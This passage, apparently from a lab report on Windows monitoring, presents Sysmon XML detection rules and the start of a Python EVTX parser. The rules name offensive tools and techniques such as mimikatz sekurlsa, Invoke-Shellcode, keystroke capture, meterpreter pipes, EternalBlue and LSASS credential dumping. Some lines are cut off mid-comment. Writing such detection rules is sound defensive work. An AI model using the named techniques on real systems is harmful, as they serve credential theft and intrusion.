    <CommandLine name="Privilege Escalation" condition="contains">sekurlsa</CommandLine> <!-- mimikatz > seku
    <CommandLine name="Privilege Escalation" condition="contains">Invoke-DllInjection</CommandLine> <!-- DLL
    <CommandLine name="Privilege Escalation" condition="contains">Invoke-Shellcode</CommandLine> <!-- Shellc
    <CommandLine name="Privilege Escalation" condition="contains">Invoke-WmiCommand</CommandLine> <!-- Invoke
    <CommandLine name="Privilege Escalation" condition="contains">Invoke-PsUaCme</CommandLine> <!-- Bypassing
    <CommandLine name="Privilege Escalation" condition="contains">Get-Keystrokes</CommandLine> <!-- Keystroke
    <CommandLine name="Privilege Escalation" condition="contains">Get-TimedScreenshot</CommandLine> <!-- Take
    <CommandLine name="Privilege Escalation" condition="contains">Invoke-ReflectivePEInjection</CommandLine>
  </ProcessCreate>
</RuleGroup>
```

Figure 49 - Sysmon XML configuration for detecting privilege escalation attacks by monitoring process creation events with command-line parameters linked to tools and techniques like DLL injection, shellcode execution, and reflective PE injection

2. Network Connections (<NetworkConnect>)

This RuleGroup logs network connections that could indicate lateral movement, command-and-control communication, or other malicious network activity.

It is also important to monitor ports such as 135, 137-139, 445 used for RPC, NetBIOS, and SMB communications. Port 3389 is for Remote Desktop Protocol (RDP), frequently abused in attacks. Tracks connections to known malicious or exploit-related domains like the WannaCry kill-switch domain: iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com and the follina and bluekeep domains which are associated with specific exploits.




```xml
<!-- Network Connections -->
<RuleGroup name="Network Connections" groupRelation="or">
  <NetworkConnect onmatch="include">
    <!-- Monitor RPC-related ports -->
    <DestinationPort condition="is">135</DestinationPort>

    <!-- Monitor NetBIOS-related ports -->
    <DestinationPort condition="is">137</DestinationPort>
    <DestinationPort condition="is">138</DestinationPort>
    <DestinationPort condition="is">139</DestinationPort>

    <!-- Monitor SMB Direct -->
    <DestinationPort condition="is">445</DestinationPort>
    <DestinationPort condition="is">3389</DestinationPort> <!-- RDP, commonly used in attacks -->

    <!-- Monitor WannaCry kill-switch domain -->
    <DestinationHostname condition="contains">iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com</DestinationHostname>

    <!-- Monitor Follina-related domains -->
    <DestinationHostname condition="contains">follina</DestinationHostname>

    <!-- Monitor BlueKeep-related domains -->
    <DestinationHostname condition="contains">bluekeep</DestinationHostname>
  </NetworkConnect>
</RuleGroup>
```

Figure 50 - Sysmon XML configuration for monitoring network connections, targeting specific ports and domains associated with RPC, NetBIOS, SMB Direct, WannaCry, Follina, and BlueKeep exploits

3. File Creation (<FileCreate>)

This RuleGroup focuses on detecting the creation of files that are indicative of attacks or malware behavior. Files created in "\Temp\ and \AppData\Local\Temp\", are common locations for malware staging and detects extensions like ".wncry" and ".wnry" associated with WannaCry ransomware. Also logs the creation of executable (.exe) and dynamic link library (.dll) files, often used by tools like "msfvenom" and identifies files named after known exploits (eternalblue, bluekeep).




```
<!-- File Creation -->
<RuleGroup name="File Creation" groupRelation="or">
  <FileCreate onmatch="include">
    <!-- Monitor suspicious file creations -->
    <TargetFilename condition="contains">\Temp\</TargetFilename>
    <TargetFilename condition="contains">\AppData\Local\Temp\</TargetFilename>

    <!-- Detect WannaCry ransomware files -->
    <TargetFilename condition="contains">.wncry</TargetFilename>
    <TargetFilename condition="contains">.wnry</TargetFilename>

    <!-- msfvenom (Payload Dropping) -->
    <TargetFilename condition="contains">.exe</TargetFilename>
    <TargetFilename condition="contains">.dll</TargetFilename>

    <!-- Detect EternalBlue/BlueKeep payloads -->
    <TargetFilename condition="contains">eternalblue</TargetFilename>
    <TargetFilename condition="contains">bluekeep</TargetFilename>
  </FileCreate>
</RuleGroup>

```

Figure 51 –Sysmon XML configuration for detecting suspicious file creation, focusing on temp directories, WannaCry ransomware files, payloads from msfvenom, and EternalBlue/BlueKeep exploit indicators

4. Image Load (<ImageLoad>)

This RuleGroup logs the loading of dynamic link libraries (DLLs) or other images that could indicate malicious activity. Specifically it tracks the loading of DLLs associated with tools like mimikatz, meterpreter, and ransomware and logs DLLs related to follina, bluekeep, and ms-msdt. Also monitors critical system binaries (lsass.exe, svchost.exe) to detect suspicious behavior.




```
<!-- Image Load -->
<RuleGroup name="Image Load" groupRelation="or">
  <ImageLoad onmatch="include">
    <!-- Monitor suspicious DLLs -->
    <Image condition="contains">mimikatz.dll</Image>
    <Image condition="contains">meterpreter.dll</Image>
    <Image condition="contains">eternalblue.dll</Image>
    <Image condition="contains">ms-msdt</Image>
    <Image condition="contains">shellcode</Image>
    <Image condition="contains">wannacry.dll</Image>

    <!-- Monitor DLLs used in Follina and BlueKeep attacks -->
    <Image condition="contains">follina.dll</Image>
    <Image condition="contains">bluekeep.dll</Image>

    <!-- Monitor suspicious LSASS & klist DLLs -->
    <Image name="lsass ProcessCreate" condition="is">C:\Windows\system32\lsass.exe</Image>
    <Image name="svchost ProcessCreate" condition="is">C:\Windows\System32\svchost.exe</Image>
    <Image name="ProcessCreate" condition="end with">.exe</Image>
    <Image name="reg64 ProcessCreate" condition="is">C:\Windows\System32\reg.exe</Image>
    <Image condition="is">C:\Windows\System32\klist.exe</Image>
  </ImageLoad>
</RuleGroup>

```

Figure 52- Sysmon XML configuration for detecting suspicious DLL loads, including those associated with Mimikatz, Meterpreter, EternalBlue, WannaCry, Follina, BlueKeep, and LSASS or klist-related processes.

5. Registry Events (<RegistryEvent>)

This RuleGroup monitors registry modifications, which are a common persistence mechanism for malware. Changes made to “HKLM\Software\Microsoft\Windows\CurrentVersion\Run” (system-wide persistence) and “HKCU\Software\Microsoft\Windows\CurrentVersion\Run” (user-level persistence) are tracked. Also logs changes to “HKLM\SYSTEM\CurrentControlSet\Services”, often used to install malicious services so it is easily detectable.




```xml
<!-- Registry Events -->
<RuleGroup name="Registry Modifications" groupRelation="or">
  <RegistryEvent onmatch="include">
    <!-- Monitor sensitive registry keys -->
    <TargetObject condition="contains">HKLM\Software\Microsoft\Windows\CurrentVersion\Run</TargetObject>
    <TargetObject condition="contains">HKLM\SYSTEM\CurrentControlSet\Services</TargetObject>

     <!-- Monitor for persistence-related registry changes -->
    <TargetObject condition="contains">HKCU\Software\Microsoft\Windows\CurrentVersion\Run</TargetObject>
  </RegistryEvent>
</RuleGroup>
```

Figure 53 - Sysmon XML configuration for monitoring registry modifications, focusing on sensitive keys related to services and persistence mechanisms in the Windows registry

6. Named Pipe Monitoring (<PipeEvent>)

This RuleGroup monitors named pipe events, which are often used in interprocess communication by malware and exploitation frameworks. Pipes associated with tools like mimikatz, psexec, meterpreter, and ransomware (mssecsvc).




```xml
<!-- Pipe Events -->
<RuleGroup name="Named Pipe Monitoring" groupRelation="or">
  <PipeEvent onmatch="include">
    <!-- Monitor named pipes used by attacks -->
    <PipeName condition="contains">\\.\pipe\mimikatz</PipeName>
    <PipeName condition="contains">\\.\pipe\psexec</PipeName>
    <PipeName condition="contains">\\.\pipe\meterpreter</PipeName>
    <PipeName condition="contains">\\.\pipe\mssecsvc</PipeName>
    <PipeName condition="contains">\\.\pipe\payload</PipeName>
  </PipeEvent>
</RuleGroup>
```

Figure 54 - Sysmon XML configuration for monitoring named pipe events, specifically targeting pipes commonly associated with tools like Mimikatz, PsExec, Meterpreter, and malicious payloads

7. Exploit Detection (<Exploit Detection>)

This RuleGroup focuses on detecting known exploits based on specific command-line patterns.

Logs commands containing eternalblue, bluekeep, and msdt.




```xml
<!-- Exploit Detection -->
<RuleGroup name="Exploit Detection" groupRelation="or">
  <ProcessCreate onmatch="include">
    <CommandLine condition="contains">eternalblue</CommandLine>
    <CommandLine condition="contains">bluekeep</CommandLine>
    <CommandLine condition="contains">msdt</CommandLine>
  </ProcessCreate>
</RuleGroup>

```

Figure 55 - Sysmon XML configuration for exploit detection, monitoring process creation events for indicators of EternalBlue, BlueKeep, and MSDT exploitation attempts

8. Process Termination (<ProcessTerminate>)

This RuleGroup monitors the termination of processes, especially those related to security tools or suspicious binaries. Detects termination of Sysmon (Sysmon.exe, Sysmon64.exe) and other tools that may hinder forensic analysis and monitors termination of processes like "mimikatz.exe", "psexec.exe", and "pskill.exe".




```xml
<!-- ProcessTerminate Detection -->
<RuleGroup name="ProcessTerminate" groupRelation="or">
  <ProcessTerminate onmatch="include">
    <Image name="Mimikatz Execution" condition="is">C:\Windows\System32\cmd.exe</Image> <!-- Reveals the end of the
    <Image name="Mimikatz Execution" condition="is">C:\Users\Administrator\Desktop\mimikatz_trunk\x64\mimikatz.exe<
    <Image name="PSexec Execution" condition="is">psexec.exe</Image> <!-- PsExec - execute processes remotely -->
    <Image name="PSKill Execution" condition="is">pskill.exe</Image> <!-- PsKill is a kill utility that not only do
    <Image name="dllhost Execution" condition="is">dllhost.exe</Image> <!-- COM Surrogate Microsoft Windows Operati
    <Image name="ipconfig Execution" condition="is">ipconfig.exe</Image> <!-- Reveals initial target reconnaissance
    <Image name="PING Execution" condition="is">PING.exe</Image> <!-- Reveals initial target reconnaissance. -->

    <!--PSexec and Mimikatz Windows Command Processor ProcessTerminate-->
    <Image name="C:\Users" condition="begin with">C:\Users</Image> <!--Process terminations by user binaries-->
    <Image name="C:\ProgramData" condition="begin with">C:\ProgramData</Image> <!--Process terminations by user bin
    <Image name="\Temp\" condition="contains">\Temp\</Image> <!--Process terminations in temp directories-->
    <Image name="Sysmon Execution" condition="end with">Sysmon.exe</Image> <!--Detect killing Sysmon-->
    <Image name="Sysmon64 Execution" condition="end with">Sysmon64.exe</Image> <!--Detect killing Sysmon-->
    <Image name="klist Execution" condition="end with">klist.exe</Image> <!-- The ProcessCreate rule with Descripti
  </ProcessTerminate>
</RuleGroup>
```

Figure 56 - Sysmon XML configuration for process termination detection, monitoring suspicious process terminations linked to tools like Mimikatz, PsExec, and Sysmon, as well as processes in sensitive directories or indicative of reconnaissance and persistence activities

9. Lateral Movement Detection (<ProcessAccess>)

This RuleGroup monitors suspicious access to processes that are critical to lateral movement and credential dumping. Detects attempts to access "lsass.exe", a common target for credential harvesting.



```

    <!-- Lateral Movement Detection -->
    <RuleGroup name="Lateral Movement Detection" groupRelation="or">
      <ProcessAccess onmatch="include">
        <!-- Monitor suspicious access to LSASS -->
        <TargetImage condition="contains">lsass.exe</TargetImage>
      </ProcessAccess>
    </RuleGroup>
  </EventFiltering>
</Sysmon>
```

Figure 57 - Sysmon XML configuration for lateral movement detection, monitoring suspicious access to the LSASS process to detect credential dumping or unauthorized access attempts


6

evtxpy.py

After we have collected our logs, it is mandatory to create a python script to parse the most important log detections. Keep in mind that automation is key and in a real world scenario it is important to stay aware and have fast reactions.


After that we created a RBPolicy.txt file that contains the policies that we would like to collect from our python parser. Here is the file below:

After that we need to create a parser script that parses the logs and analyses the policy file in order to detect unusual behavior. Below consists an analysis of the python file.




```
import argparse
import datetime
import os
import mmap
from Evtx.Evtx import FileHeader
import Evtx.Views
from xml.dom import minidom
```

Figure 58 – python libraries for evtxpy.py



